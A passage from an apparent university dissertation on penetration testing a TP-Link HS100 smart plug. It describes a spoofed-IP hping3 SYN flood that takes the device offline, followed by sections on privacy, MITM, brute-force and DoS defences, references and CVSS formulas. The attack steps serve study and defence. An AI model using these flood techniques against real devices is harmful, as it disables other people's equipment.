
I then entered the hping3 command shown in the image to start the attack. Where the IP address after -a is the object I want to disguise, which is the IP address of the S21 phone. 44668 is the port number used to send malicious packets. 9999 and 192.168.0.107 are the port number and IP address of the HS100 device, respectively.




We can see in the visual image provided by Gping that the latency of HS100 has almost reached its maximum and the device is on the verge of dropping out.



A large number of malicious packets sent from the spoofed S21 phone IP to HS100 can also be seen in Wireshark.



After about ten seconds, the latency of the HS100 device has reached its maximum and is no longer fluctuating. This indicates that the device is completely down.



When I tried to control the device again in the Kasa App, the App indicated that the device was offline and become completely uncontrollable.

DHCP Clients List

This page displays information of all DHCP clients on the network.

ID	Client Name	MAC Address	Assigned IP	Lease Time
1	LAPTOP-3BSEM1EP	C0:3C:59:31:DB:57	192.168.0.101	01:50:19
2	bo-jun-de-S21	56:70:B3:B9:18:82	192.168.0.102	01:18:53
3	Unknown	72:5A:44:CE:BE:C1	192.168.0.103	01:45:17

Refresh

Back on the administrator interface of the router, we can no longer see the HS100 in the device list.

8. Problems & Solutions.

Based on the problems found in the experiment, I divided all the problems and solutions into three directions.

#8.1 User privacy

IoT devices involve a large amount of user privacy, and these private data are stored in the devices or in the cloud. Due to various vulnerabilities of IoT devices, these private data are easily eavesdropped by attackers. The Federal Trade Commission has made a statistic that every 10,000 households can generate 150 million discrete data points per day [13]. This creates more entry points for hackers to attack. Also, IoT devices in the era of big data often analyze users' preferences by collecting information from them. However, if user information is not handled properly, resulting in excessive data collection or over-analysis, it can also cause infringement on user privacy. In the above experiments, man-in-the-middle attacks, password collision attacks, port scanning attacks and devices being illegally controlled can all lead to different degrees of user privacy leakage.

Solutions：

8.1.1 Address privacy issues during information collection：

This section refers to all information gathering process in IoT device.

Delphine Christin etc. proposed in 2011 a people-oriented data collection,

where users can selectively enable data collection from their devices based on various factors, such as in sensitive locations (home, office), or social occasions (friends' homes, restaurants). Users can specify the kind of data they are willing to share in each specific occasion [9].

Xiaofeng Lu proposed a big data-based classification of privacy information security in 2014, which is based on the query volume of each kind of privacy information on baidu.com. level 1 privacy is public information with low sensitivity. It contains photos, phone numbers and addresses, etc. Level 2 privacy contains location, passport numbers, bank accounts and payment records, etc., which involves some more sensitive information. level 3 is the highest level, which contains fingerprints, ID cards and IP addresses, etc. The leakage of these information may cause very serious consequences [11].

8.1.2 MIMT：

This section refers to the vulnerabilities in sections 7.1, 7.2 and 7.6. These are network protocol vulnerabilities, but TP-Link officials have a responsibility to alert users that they are being subjected to man-in-the-middle attacks or to add some anti-man-in-the-middle attack mechanism.

Man-in-the-middle attackers often spoof devices and routers in order to eavesdrop on communications between the two parties. To prevent such

spoofing, enterprises can encapsulate dedicated VPNs in apps or provide them separately. VPNs encrypt network traffic so that even if a man-in-the-middle attacker successfully eavesdrops on the traffic, they cannot know what is in it.

Enterprises can also use multi-factor authentication (MFA) mechanisms such as dynamic tokens, SMS authentication codes or fingerprints to solve this problem. This causes man-in-the-middle attackers to require more and more sophisticated user credentials to eavesdrop on communications, and the cost of obtaining these credentials is significant and the result is unpredictable.

Agyemang et al. proposed a lightweight MITM detection for low-power devices. The method consists of a packet analyzer, an inspection subprocess, and a defense subprocess. [24] The method can efficiently detect MITM attacks in traffic without affecting the performance of IoT devices.

8.1.3 Attacks against Kasa accounts and passwords

This section refers to the vulnerabilities in sections 7.3. This vulnerability is the responsibility of TP-Link officials, and they need to make changes to the account freezing mechanism.

The Kasa App has good limits on the number of login attempts and the number of password resets, but the password rules should be further complicated to prevent users from setting overly simple passwords. At a minimum, they should be a combination of uppercase letters, lowercase letters, numbers and symbols, and the password should not involve the user's name, email and birthday.

The system will freeze the account after too many login attempts by an attacker. But this can also affect legitimate users logging in on new devices. I think the number of login attempts should be detected based on IP address and if there are too many login attempts, the system should disable login requests from that IP address. In this way the behavior of a normal attacker will not affect legitimate users. If the attacker keeps changing their IP addresses to perform the attack, then the system should completely freeze the account and send an email to notify the victim.

8.1.4 Illegal control of equipment

This section refers to the vulnerabilities in sections 7.4. This vulnerability is the responsibility of TP-Link officials, They need to improve the reset and verification mechanism of the device.

An attacker in the same LAN can gain control of a device without the victim's awareness until the device is re-bound to the victim's account. The reason for this vulnerability is that Kasa does not notify the user that a device bound to their account has been reset, instead displaying "Your device may be powered off or out of network range". Kasa also does not give the victim any indication when the reset device is enabled again, the victim just sees that the app has regained control of the device. I think when a device is reset, the reset should be notified to the server, and then the server should notify the account bound to the device that "XXX device has been reset".

8.1.5 Port Scanning

This section refers to the vulnerabilities in sections 6.2.

.

The first step in preventing port scanning attacks is to reduce the number of open ports as much as possible, because the more ports open, the more vulnerable the system is to attack. The HS100 device does a good job in this aspect, as it only opens the unique port 9999 to the public. For each open port, it is also important to reduce its unnecessary services. This will minimize the attacker's attack surface.

Allen. King suggests that another way to limit the information that port

scanners can obtain is TCP wrappers. TCP wrappers allow administrators to flexibly allow or deny access to services based on IP addresses or domain names. When a port receives an incoming request, the TCP wrapper detects whether the IP address and domain name have access rights, and only IPs with rights can access the service properly. the TCP wrapper is also not easily spoofed because it performs a reverse DNS lookup on the IP address that sent the request, and only allows the connection if the results of the reverse lookup match the IP address.

#8.2 DoS

Denial of Service (DoS) attacks are one of the very common and very hard to prevent attacks in IoT. DoS attacks can make IoT devices temporarily unavailable or down for a long time. It is very difficult for IoT devices to detect DoS attacks and defend against them in time before the system goes down, so we should focus on finding lightweight and efficient DoS traffic detection mechanisms that are suitable for low-power devices. In my experiments, both the WIFI de-authentication attack and the Syn Flood attack launched by Metasploit we tried achieved good results.

8.2.1 Flood DoS

This section refers to the vulnerabilities in sections 7.7. This vulnerability

comes from the network protocol and is not the responsibility of TP-Link.

Kponyo et al. proposed a lightweight, machine learning-based DoS anomaly detection and defense mechanism in 2020. The mechanism is experimentally proven to be efficient in CPU and memory utilization. It can detect and react to attacks faster than traditional detection methods [19].

Abdul et al. proposed a lightweight Dos detection method called LIDSA in 2021. This method enables sensor nodes to switch to another wireless network during a DoS attack to protect the node and extend the battery lifespan.

8.2.2 WIFI de-authentication attack

This section refers to the vulnerabilities in sections 7.5. This vulnerability comes from the network protocol and is not the responsibility of TP-Link.

Mayak et al. proposed a WIFI de-authentication attack detection method based on machine learning and intrusion detection system (IDS) in 2015. The approach consists of two components, a WIFI frame sniffer and a deauthentication DoS detector.The WIFI frame sniffer captures all WIFI frames in the network and forwards them to the detector. The detector will use an offline dataset to train a machine learning model, and then

determine whether a WIFI de-authentication attack has occurred based on the received WIFI frames [20].

Zakir et al. proposed a lightweight python-based deauthentication attack detection mechanism in 2021. This mechanism will compare the actual number of de-authentication messages received per unit time with the expected number received. If the actual number of messages received is much higher than the number expected to be received, the message is defined as malicious. As the network traffic increases, the mechanism becomes more and more stringent, and the tolerance level for malicious messages gradually approaches [5].

#8.3 limited energy and power consumption

The limited energy and power consumption of IoT devices creates challenges for components such as cryptographic frameworks and secure routing. This means that all frameworks involved for IoT must be lightweight and consume fewer resources without compromising security.

Challenge：

This section refers to all information gathering process in IoT device.

1) Cryptographic primitives need to be redesigned to enable a

lightweight cryptographic framework adapted to IoT devices. At the same time, other limitations of IoT devices have to be considered.

2) Establish secure routing protocols for data transmission in IoT. The protocol must be lightweight and able to securely establish routes and ensure the confidentiality of the communication.

3) Stability of the security protocol is also a challenge. "Stability" means that the protocol can fix its own problems without human intervention, such as detecting malicious nodes in the network and automatically isolating them [14].

Related Work:

1) Vishwas et al. proposed security protocol using DTLS to protect CoAP and run over 6LoWPAN in 2015.The combination of CoAP and DTLS protects the end-to-end security of IoT devices and can be adapted to low power devices with 10kb-100kb memory.

2) Sana proposed LES (Lightweight Encryption for Smart Homes) in 2016, which is a technology for identity-based encryption and stateful encryption. "The secret key encryption and data encryption in LES are separated, which reduces the frequency of secret key encryption and improves communication efficiency [16].

3) Tobias et al. proposed a Hop-in-hop lightweight authentication protocol called ALPHA, which gives verifiable identity to the traffic by an

easily computed hash function, making traffic authentication and secure data transmission possible [17].

#8.4 Future Outlook:

Despite the continuous efforts of researchers to enhance user privacy protection, many complex encryption algorithms cannot be supported due to the limited performance of IoT devices. None of the various IoT frameworks that exist today can fully protect privacy without blind spots in the limited resources of IoT devices. Therefore, in the current situation where a large number of user privacy is leaked due to the vulnerability of IoT devices, a highly compatible, lightweight cryptographic privacy protection algorithm with wide coverage is an urgent research direction [18].

Software-defined networking (SDN) is becoming increasingly popular in the management of IoT. SDN is one of the representatives of network virtualization. SDN integrates routing and forwarding functions on a controller, which is then used to regulate the network. SDN achieves global visibility of the network by separating the control plane from the data plane, which can help operators and administrators to ensure that privacy on the network is not compromised [41].

Meanwhile, many people believe that SDN is the future of DDoS protection for IoT. SDN allows programming the logic of network operations and the underlying network devices. With SDN, detection methods for DDoS can become more accurate and flexible, while keeping energy consumption to be low [21]. For example, Hassan Mahmood et al. proposed a lightweight DDoS defense mechanism based on an SDN environment that provides early detection mechanisms and dynamic threshold mechanisms that can adapt to changing network conditions during DDoS attacks to react to attacks and mitigate anomalies in a timely manner [42]. Companies such as Google have also started using SDN-based DDoS protection solutions and have achieved great success [22].

The limited energy and power consumption of IoT devices poses a challenge for components such as cryptographic frameworks and secure routing. This means that all frameworks involved for IoT must be lightweight and consume less resources without compromising security. In the future, researchers should redesign cryptographic primitives to enable lightweight cryptographic frameworks adapted to IoT devices. For example, Sana proposed LES (Lightweight Encryption for Smart Homes) in 2016, a technique for identity-based encryption and stateful

encryption. "Stateful" means that complex cryptographic computations are reused in multIPle sessions, which improves computational efficiency, and the secret key encryption and data encryption are separated in LES, which reduces the frequency of secret key encryption and thus improves communication efficiency [16].

In addition to this, people have to establish secure routing protocols for data transmission in IoT. The protocol must be lightweight and stable, "stable" means that the protocol can fix its own problems without human intervention, such as detecting malicious nodes in the network and isolating them automatically.

9. Conclusion & Reflection

During the work of dissertation, I have made as much efforts as I can. Before I started, I read a lot of IoT and smart home related literature and learned about the common vulnerabilities and the most vulnerable kinds of attacks on IoT devices. I also browsed a lot of penetration testing architectures, which are all for different devices and different environments, and I analyzed their respective advantages to confirm the most suitable penetration testing architecture for smart home systems.

During the experiment, I referred to some previous methods and also made some of attempts myself. I learned relevant attack methods and gained practical experience during the experiment. I also made some assumptions and conjectures. After verifying them one by one, I proved that some of them were right and some were wrong. I believe coming up with your own ideas and figuring out how to validate them is a great way to learn, and no matter right or wrong, the process and the knowledge associated with it will stick with me.

After this period of time, I realized that I still have many shortcomings as a network security engineer. For example, I don't know enough about hardware, communication and network protocols, and I can't do reverse engineering and firmware analysis of apps independently. Through reverse engineering and firmware analysis, it is possible to analyze the vulnerabilities of apps and devices from the code level. These knowledge are what I need to learn in the future.

In the future, I will conduct further research on the security of IoT devices and make some enhancements to my current work. For example, packet analysis, firmware analysis, reverse engineering and larger scale DDoS attacks (in legitimate cases) launched by multIPle computers.

Before I realize it, a year has passed and my study career at Cardiff University is gradually coming to an end. During this year, I have learned a lot about cyber

security, gained a lot of practical experience, and particIPated in a lot of interesting activities. I have also received a lot of help from my teachers and friends, all of which have undoubtedly brought me one step closer to being a good network security engineer. I believe that no matter how many years have passed, I will always remember my life in Cardiff, the beautiful city, the kind people, and the enriching learning experience.

10. Reference

[1] S. Alexander, “What is IOT” TechTarget.com [Online]

Available at: https://www.techtarget.com/iotagenda/definition/Internet-of-Things-IoT

[Accessed: August. 23, 2022]

[2] K.A. Scarfone, M.P. Souppaya, A. Cody and A.D. Orebaugh, “technical guide to information security testing and assessment”. 2008. Sp 800-115.

[3] B. Jovanovic, “Internet of Things statistics for 2022 - Taking Things Apart” dataprot.net May.13, 2022 [Online]

Available at: https://dataprot.net/statistics/iot-statistics/

[Accessed: August. 23, 2022]

[4] A. K. Ray and A. Bagwari, "IoT based Smart home: Security Aspects and security architecture," 2020 IEEE 9th International Conference on Communication Systems and Network Technologies (CSNT), 2020, pp. 218-222, doi: 10.1109/CSNT48778.2020.9115737.

[5] Z.A. Sheikh and Y. Singh, “Lightweight de-authentication DoS Attack detection methodology for 802.11 networks using sniffer”. In *Proceedings of second international conference on computing, communications, and cyber-security* , 2021, (pp. 67-80). Springer, Singapore.

[6] “OWASP Internet of things top10 2018” OWASP [Online]

Available at: https://owasp.org/www-pdf-archive/OWASP-IoT-Top-10-2018-final.pdf

[Accessed: August. 23, 2022]

[7] S. Harvey, “Stages of Penetration Testing According to PTES” October .24, 2019 [Online]

Available at: https://kirkpatrickprice.com/blog/stages-of-penetration-testing-according-to-ptes/

[Accessed: August. 24, 2022]

[8] H.F. Atlam and G.B Wills, “IoT security, privacy, safety and ethics”. In *Digital twin technologies and smart cities*, 2020, pp. 123-149.

[9] D. Christin, A. Reinhardt, S. Kanhere and M. Hollick, “A survey on privacy in mobile particlPatory sensing applications”. *Journal of systems and software*, 2011, 84(11), pp.1928-1946.

[10] M. Rak, G. Salzillo and C. Romeo, “Systematic IoT Penetration Testing: Alexa Case Study”. In *ITASEC* , 2020, pp. 190-200.

[11] X. Lu, Q. Li, Z. Qu and P. Hui, "Privacy Information Security Classification Study in Internet of Things," *2014 International Conference on Identification, Information and Knowledge in the Internet of Things*, 2014, pp. 162-165, doi:

10.1109/IIKI.2014.40.

[12] Z. Ling, J. Luo, Y. Xu, C. Gao, K. Wu and X. Fu, "Security Vulnerabilities of Internet of Things: A Case Study of the Smart Plug System," in IEEE Internet of Things Journal, vol. 4, no. 6, pp. 1899-1909, Dec. 2017, doi: 10.1109/JIOT.2017.2707465.

[13] “FTC Staff Report internet of things” 2015, [Online]
Available at:
https://www.ftc.gov/system/files/documents/reports/federal-trade-commission-staff-report-november-2013-workshop-entitled-internet-things-privacy/150127iotrpt.pdf
[Accessed: August. 25, 2022]

[14] S. Hameed, F.I. Khan and B. Hameed, “Understanding security requirements and challenges in Internet of Things (IoT): A review”. *Journal of Computer Networks and Communications*, 2019.

[15] G. Peretti, V. Lakkundi and M. Zorzi, "BlinkToSCoAP: An end-to-end security framework for the Internet of Things," *2015 7th International Conference on Communication Systems and Networks (COMSNETS)*, 2015, pp. 1-6, doi: 10.1109/COMSNETS.2015.7098708.

[16] S. Al Salami, J. Baek, K. Salah and E. Damiani, "Lightweight Encryption for Smart Home," 2016 11th International Conference on Availability, Reliability and Security (ARES), 2016, pp. 382-388, doi: 10.1109/ARES.2016.40.

[17] T. Heer, S. Götz, O.G. Morchon and K. Wehrle, "December. Alpha: an adaptive and lightweight protocol for hop-by-hop authentication". In *Proceedings of the 2008 ACM CoNEXT Conference* ,2008, (pp. 1-12).

[18] C.S. Fernandes and R. Chaves, "Choosing the Future of Lightweight Encryption Algorithms", 2018.

[19] J.J. Kponyo, J.O. Agyemang, G.S. Klogo and J.O.Boateng, "Lightweight and host-based denial of service (DoS) detection and defense mechanism for resource-constrained IoT devices". *Internet of Things*, 2020, p.100319.

[20] M. Agarwal, S. Biswas and S. Nandi, "Detection of De-Authentication DoS Attacks in Wi-Fi Networks: A Machine Learning Approach," 2015 IEEE International Conference on Systems, Man, and Cybernetics, 2015, pp. 246-251, doi: 10.1109/SMC.2015.55.

[21] P. Manso, J. Moura and C. Serrão. "SDN-based intrusion detection system for early detection and mitigation of DDoS attacks". *Information*, 2019, 10(3), p.106.

[22] D. Kreutz, F. M. V. Ramos, P. E. Veríssimo, C. E. Rothenberg, S. Azodolmolky and S. Uhlig, "Software-Defined Networking: A Comprehensive Survey," in Proceedings of the IEEE, vol. 103, no. 1, pp. 14-76, Jan. 2015, doi: 10.1109/JPROC.2014.2371999.

[23] E. Fernandes, J. Jung and A. Prakash, "Security Analysis of Emerging Smart Home Applications," 2016 IEEE Symposium on Security and Privacy (SP), 2016, pp. 636-654, doi: 10.1109/SP.2016.44.

[24] J.O. Agyemang, J.J. Kponyo and Acquah, I., 2019. Lightweight man-in-the-middle (MITM) detection and defense algorithm for WiFi-enabled Internet of Things (IoT) gateways. *Inf. Secur. Comput. Fraud*, 7(1), pp.1-6.

[25] A. K. Ray and A. Bagwari, "IoT based Smart home: Security Aspects and security architecture," 2020 IEEE 9th International Conference on Communication Systems and Network Technologies (CSNT), 2020, pp. 218-222, doi: 10.1109/CSNT48778.2020.9115737.

[26] “Man-in-middle attack” *WikIPedia*, [Online]
Available at:
https://en.wikIPedia.org/wiki/Man-in-the-middle_attack
[Accessed: August. 25, 2022]

[27] J. Bugeja, A. Jacobsson and P. Davidsson, “PRASH: A Framework for Privacy Risk Analysis of Smart Homes”. Sensors (Basel, Switzerland), 2021, 21(19), 6399. https://doi.org/10.3390/s21196399

[28] P. Manso, J. Moura and C. Serrão, “SDN-based intrusion detection system for early detection and mitigation of DDoS attacks”. *Information*, 2019, 10(3), p.106.

[29] C. Chebbi, “Advanced Infrastructure Penetration Testing: Defend your systems from methodized and proficient attackers”, 2018, Packt Publishing Ltd.

[30] “Kali 1.0 Review”, linuxbsdos.com, 2013, [Online]
Available at: https://linuxbsdos.com/2013/03/14/kali-linux-1-0-review/
[Accessed: August. 25, 2022]

[31] S. Joshi “What is Nmap and why you should use it”, 2021, [Online]
Available at: https://thehackreport.com/what-is-nmap-and-why-you-should-use-it/
[Accessed: August. 25, 2022]

[32] Aircrack-ng official website [Online]
Available at:https://www.aircrack-ng.org/doku.php?id=airodump-ng
[Accessed: August. 25, 2022]

[33] K. Kinzie "How to Use Wireshark: Comprehensive Tutorial + TIPs", 2022, [Online]

Available at: https://www.varonis.com/blog/how-to-use-wireshark

[Accessed: August. 27, 2022]

[34] J. Bellardo and S. Savage, "802.11 {Denial-of-Service} Attacks: Real Vulnerabilities and Practical Solutions". In *12th USENIX Security Symposium (USENIX Security 03)*. 2003

[35] A. Subahi and G. Theodorakopoulos, "Detecting IoT user behavior and sensitive information in encrypted IoT-app traffic". Sensors, 2019, 19(21), p.4777.

[36] S. Whalen, "An introduction to arp spoofing", 2001, Node99 [Online Document].

Available at: https://priv.gg/e/arp_spoofing_intro.pdf

[Accessed: August. 27, 2022]

[37] C.B. Lee, C. Roedel and E. Silenok, "Detection and characterization of port scan attacks". *Univeristy of California, Department of Computer Science and Engineering*, 2003

[38] K. Tay , "Wi-Fi de-authentication attacks and how you can prevent them", 2020 [Online]

Available at: https://x4bx54.medium.com/use-802-11w-or-wpa3-to-prevent-

de-authentication-attacks-in-your-wi-fi-network-4ce63ab20033

[Accessed: August. 27, 2022]

[39] D3ad R1nger, “Deauthentication Attack using Kali Linux”, 2020 [Online] Available at: https://sudorealm.com/blog/deauthentication-attack-using-kali-linux#:~:text=What%20is%20a%20Deauth%20Attack%3F,with%20a%20particular%20access%20point.

[Accessed: August. 27, 2022]

[40] V. Shago, “Password Authentication: How to Correctly Do It”, 2022 [Online] Available at: https://dzone.com/articles/password-authentication-how-to-do-it-correctly

[Accessed: August. 27, 2022]

[41] S. Mohan et al., "Special Session: The Future of IoT Security," 2018 International Conference on Embedded Software (EMSOFT), 2018, pp. 1-7, doi: 10.1109/EMSOFT.2018.8537206.

[42] H. Mahmood, D. Mahmood, Q. Shaheen, R. Akhtar and W. Changda, “S-DPs: An SDN-based DDoS protection system for smart grids”. In *Security and Communication Networks*, 2021.

11. Appendix

The Base Score is a function of the Impact and Exploitability sub score equations. Where the Base score is defined as,

If (Impact sub score <= 0) 0 else,
Scope Unchanged4 $Roundup(Minimum[(Impact + Exploitability), 10])$
Scope Changed $Roundup(Minimum[1.08 \times (Impact + Exploitability), 10])$

and the Impact sub score (ISC) is defined as,

Scope Unchanged 6.42 × ISCBase

Scope Changed 7.52 × $[ISCBase - 0.029] - 3.25 \times [ISCBase - 0.02]15$

Where,

$$ISCBase = 1 - [(1 - ImpactConf) \times (1 - ImpactInteg) \times (1 - ImpactAvail)]$$

And the Exploitability sub score is,

$$8.22 \times AttackVector \times AttackComplexity \times PrivilegeRequired \times UserInteraction$$